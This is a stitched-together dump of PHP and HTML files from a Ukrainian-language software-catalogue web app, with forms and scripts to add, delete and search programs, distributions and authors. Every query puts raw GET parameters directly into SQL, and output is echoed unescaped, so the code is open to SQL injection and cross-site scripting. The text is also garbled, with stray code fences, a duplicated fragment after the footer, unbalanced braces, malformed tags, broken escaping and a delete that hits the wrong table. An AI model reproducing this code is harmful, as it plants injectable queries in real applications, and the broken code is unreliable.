        <td align="center">ftp-адреса</td>
    </tr>
    <?php
    $db->query("SELECT id,name,version,addr FROM distr");
    while($sarr=$db->fetch_array()){
        echo "<tr>";
        foreach($sarr as $key=>$val) {
            if ($key=='id') $val = "<input type=checkbox name=delarr[] value=$val>";
            if ($key=='addr') $val = "<a href='\"ftp://$val\"'>$val</a>";
            echo "<td bgcolor='\"#dcdcdc\"' align='\"center\"'>\".$val.\"</td>\n";
        }
        echo "</tr>";
    }
?>
<tr><td align="center" colspan=4><input type="submit" name="del" value="Видалити відмічені"></td></tr>
</table>
</form>
</div>
<?php include("../footer.inc.html"); ?>
forms/pz.html
<<form action="../scripts/pz.php">
<table class=text>
<tr>
    <td colspan=2 align="center" class=h1>Додати/Видалити ПЗ<br><br></td>
</tr>
<tr>
    <td>Назва</td>
    <td><input type="text" name="name" size="15" maxlength="30"></td>
</tr>
<tr>
    <td>Версія:</td>
    <td><input type="text" name="version" size="15" maxlength="30"></td>
</tr>
<tr>
    <td>Дата:</td>
    <td><input type="text" name="date" size="15" maxlength="30"></td>
</tr>
<tr>
    <td>Дистрибутив:</td>
    <td>
        <select name=distr>
            <?php
            $db->query("SELECT id,name,version FROM distr");
            while ( $sarr = $db->fetch_array() ) {
                $tmp = $sarr['id'];

```



```

                $tmpname = $arr['name'] . " - " . $arr['version'];
                echo "<option value=$tmp>$tmpname";
            }
        ?>
</select>
</td>
</tr>
<tr>
    <td>Автор:</td>
    <td>
        <select name=author>
            <?php
                $db->query("SELECT id,first_name,surname FROM dev");
                while($arr=$db->fetch_array()) {
                    $tmp = $arr['id'];
                    $tmpname = $arr['first_name'] . " " . $arr['surname'];
                    echo "<option value=$tmp>$tmpname";
                }
            ?>
        </select>
    </td>
</tr>
<tr>
    <td>Ліцензія:</td>
    <td><input type="text" name="licence" size="15" maxlength="30"></td>
</tr>
<tr>
    <td>ftp-адреса:</td>
    <td><input type="text" name="address" size="15" maxlength="30"></td>
</tr>
<tr>
    <td colspan=2 align="center"><input type="submit" name="add" value="Додати ПЗ"></td>
</tr>
</table>
</form>
scripts/pz.php
<?php include("../header.inc.html"); echo myheader("ПЗ") ?>
<?php
require("../db.php");
$db = new db();
?>
<div align="center">
<?php
include "../forms/pz.html";
if(isset($_GET['add'])) {
    $n = $_GET['name'];
    $v = $_GET['version'];
    $d = $_GET['date'];
    $l = $_GET['licence'];
    $n_d=$_GET['distr'];
    $n_a=$_GET['author'];
    $a = $_GET['address'];
    $db->query("INSERT INTO pz(name, version, dev_id, distr_id, date, licence, addr)
                VALUES ('$n','$v', '$n_a', '$n_d', DATE '$d', '$l', '$a') ");
} elseif(isset($_GET['del'])) {
    foreach($_GET['delarr'] as $arr){
        $tmp = explode(":",$arr);
        $db->query("DELETE FROM pz
                    WHERE name = '$tmp[0]'
                    AND version = '$tmp[1]' ");
    }
}
}

```

```

?>
<div class=h2>Нааявне ПЗ</div>
<form action=?php print $PHP_SELF; ?> >
<table style="border: 1px solid black" cellpadding=3 cellspacing=1 class=text>
  <tr bgcolor="#c0c0c0" class=>
    <td>&nbsp;&nbsp;&nbsp;</td>
    <td align="center">Назва</td>
    <td align="center">Версія</td>
    <td align="center">Дата</td>
    <td align="center">Ліцензія</td>
    <td align="center">ftp-адреса</td>
    <td align="center" colspan=2>Розробник</td>
    <td align="center">Дистрибутив</td>
    <td align="center">ftp-адреса дистрибутива</td>
  </tr>
<?php
$db->query("SELECT pz.name, pz.version,pz.date,pz.licence,pz.addr, dev.first_name,
  dev.surname,distr.name AS name1, distr.addr AS address
  FROM pz,dev, distr
  WHERE (pz.dev_id=dev.id AND pz.distr_id=distr.id)");
while($arr=$db->fetch_array()){
  echo "<tr>";
  $tmp=$arr['name'].":".$arr['version'];
  $val = "<input type=checkbox name=delarr[] value=\"\$tmp\">";
  echo "<td bgcolor=\"#dcdcdc\" align=\"center\">".$val."</td>\n";
  foreach($arr as $key=>$val){
    if (($key=='addr') || ($key=='address')) $val = "<a href=\"ftp://\$val\">$val</a>";
    echo "<td bgcolor=\"#dcdcdc\" align=\"center\">".$val."</td>\n";
  }
  echo "</tr>";
}
?>
<tr><td colspan=10 align=center><input type="submit" name="del" value="Видалити ПЗ"></td></tr>
</table>
</form>
</div>
<?php include("../footer.inc.html"); ?>
if(isset($_GET['add'])) {
  $n = $_GET['name'];
  $v = $_GET['version'];
  $d = $_GET['date'];
  $l = $_GET['licence'];
  $n_d=$_GET['distr'];
  $n_a=$_GET['author'];
  $a = $_GET['address'];
  $db->query("INSERT INTO pz(name, version, dev_id, distr_id, date, licence, addr)
  VALUES ('$n','$v', '$n_a', '$n_d', DATE '$d', '$l', '$a' ");
} elseif(isset($_GET['del'])) {
  $db->query("DELETE FROM distr
  WHERE name = '$n'
  AND version = '$v' ");
}
?>
</div>
<?php include("../footer.inc.html"); ?>
forms/sAName.html
<form action="../scripts/sAName.php">
<table class=text>
<tr>
  <td colspan=2 align="center" class=h1>Пошук автора<br><br></td>
</tr>
<tr>

```

```

        <td>Прізвище автора:</td>
        <td><input type="text" name="surname" maxlength="60"></td>
</tr>
<tr>
        <td colspan=2 align=center>
        <input type="submit" name="search" value="Пошук!">
        </td>
</tr>
</table>
</form>
scripts/sAName.php
<?php include("../header.inc.html"); echo myheader("Пошук по автору") ?>
<div align="center">
<?php
include "../forms/sAName.html";
$name = $_GET['surname'];
require("../db.php");
$db =new db();
#####
$db->query("SELECT dev.first_name, dev.last_name, dev.surname,dev.addr
                FROM dev
                WHERE dev.surname = \"\$name\" ");
?>
<table style="border: 1px solid black; " cellpadding=3 cellspacing=1 class=text>
    <tr bgcolor="#c0c0c0">
        <td align="center">Ім'я</td>
        <td align="center">По-батькові</td>
        <td align="center">Прізвище</td>
        <td align="center">Адреса</td>
    </tr>
    <?php
    while($arr=$db->fetch_array()){
        echo "<tr>";
            foreach($arr as $key=>$val)
                echo "<td bgcolor=\"#dcdcdc\" align=\"center\">".$val."</td>";
        echo "</tr>";
    }
    ?>
</table>
</div>
<?php include("../footer.inc.html"); ?>
forms/sAuthor.html
<form action="../scripts/sAuthor.php">
<table class=text>
<tr>
        <td colspan=2 align="center" class=h1>Пошук по автору<br><br></td>
</tr>
<tr>
        <td>Ім'я:</td>
        <td><input type="text" name="first_name" maxlength="60"></td>
</tr>
<tr>
        <td>Прізвище:</td>
        <td><input type="text" name="surname" maxlength="60"></td>
</tr>
<tr>
        <td colspan=2 align=center>
        <input type="submit" name="add" value="Пошук!">
        </td>
</tr>
</table>
</form>

```



```

scripts/sDate.php
<?php include("../header.inc.html"); echo myheader("Пошук по даті") ?>
<div align="center">
<?php
include "../forms/sDate.html";
require("../db.php");
$db=new db();
$fromDate = $_GET['from_year'].'-'.$_GET['from_month'].'-'.$_GET['from_day'];
$toDate = $_GET['to_year'].'-'.$_GET['to_month'].'-'.$_GET['to_day'];
$db->query("SELECT pz.name, pz.version,pz.date,pz.licence,pz.addr, dev.first_name, dev.surname,distr.name AS distr
          FROM pz,dev,distr
          WHERE (pz.dev_id=dev.id AND pz.distr_id=distr.id)
          AND (pz.date > DATE \"\$fromDate\")
          AND (pz.date < DATE \"\$toDate\") ");
?>
<div class=h2>3вiт ПЗ з <?php echo $_GET['from_day'].'-'.$_GET['from_month'].'-'.$_GET['from_year'].'.p.'; ?>
    по <?php echo $_GET['to_day'].'-'.$_GET['to_month'].'-'.$_GET['to_year'].'.p.'; ?>:</div>
<table style="border: 1px solid black; " cellpadding=3 cellspacing=1 class=text>
    <tr bgcolor="#c0c0c0">
        <td align="center">Ім'я</td>
        <td align="center">Версія</td>
        <td align="center">Дата</td>
        <td align="center">Ліцензія</td>
        <td align="center">ftp-адреса</td>
        <td align="center" colspan=2>Розробник</td>
        <td align="center">Дістribутив</td>
    </tr>
<?php
while($arr=$db->fetch_array()){
    echo "<tr>";
        foreach($arr as $key=>$val)
            echo "<td bgcolor=\"#dcdcdc\" align=\"center\">\".$val.\"</td>";
    echo "</tr>";
}
?>
</table>
</div>
<?php include("../footer.inc.html"); ?>
forms/sName.html
<form action="../scripts/sName.php">
<table class="text">
<tr>
    <td colspan=2 align="center" class=h1>Пошук по автору<br><br></td>
</tr>
<tr>
    <td>Назва ПЗ:</td>
    <td><input type="text" name="name" maxlength="60"></td>
</tr>
<tr>
    <td colspan=2 align=center>
    <input type="submit" name="search" value="Пошук!">
    </td>
</tr>
</table>
</form>
scripts/sName.php
<?php include("../header.inc.html"); echo myheader("Пошук по назві") ?>
<div align="center">
<?php
include "../forms/sName.html";
$name = $_GET['name'];
require("../db.php");

```

```

$db =new db();
$db->query("SELECT pz.name, pz.version,pz.date,pz.licence,pz.addr, dev.first_name,
            dev.surname,distr.name AS name1, distr.addr AS address
            FROM pz,dev, distr
            WHERE (pz.dev_id=dev.id AND pz.distr_id=distr.id )
            AND (pz.name = \"\$name\") ");
?>
<table style="border: 1px solid black" cellpadding=3 cellspacing=1 class=text>
  <tr bgcolor="#c0c0c0" class=>
  </tr>
  <?php
  while($arr=$db->fetch_array()){
    echo "<tr>";
    foreach($arr as $key=>$val)
      echo "<td bgcolor=\"#dcdcdc\" align=\"center\">".$val."</td>";
    echo "</tr>";
  }
?>
</table>
</div>
<?php include("../footer.inc.html"); ?>
scripts/sAll.php
<?php include("../header.inc.html"); echo myheader("Bce!") ?>
<div align="center">
<?php
require("../db.php");
$db =new db();
$db->query("SELECT pz.name, pz.version,pz.date,pz.licence,pz.addr, dev.first_name,
            dev.last_name, dev.surname,dev.addr AS address, distr.name AS distr,
            distr.version AS vers, distr.addr AS distr_addr
            FROM pz,dev,distr
            WHERE pz.dev_id=dev.id AND pz.distr_id=distr.id ");
?>
<div class=h1>Звіт по базі даних</div><br><br>
<table style="border: 1px solid black; " cellpadding=3 cellspacing=1 class=text>
  <tr bgcolor="#c0c0c0">
    <td align="center">Назва програми</td>
    <td align="center">Версія</td>
    <td align="center">Дара</td>
    <td align="center">ftp-адреса</td>
    <td align="center" colspan=3>Розробник</td>
    <td align="center">Адреса розробника</td>
    <td align="center">Дістрибутив</td>
    <td align="center">Версія листрибутиву</td>
    <td align="center">ftp-адреса дистрибутиву</td>
  </tr>
  <?php
  while($arr=$db->fetch_array()){
    echo "<tr>";
    foreach($arr as $key=>$val)
      echo "<td bgcolor=\"#dcdcdc\" align=\"center\">".$val."</td>";
    echo "</tr>";
  }
?>
</table>
</div>
<?php include("../footer.inc.html"); ?>
end

```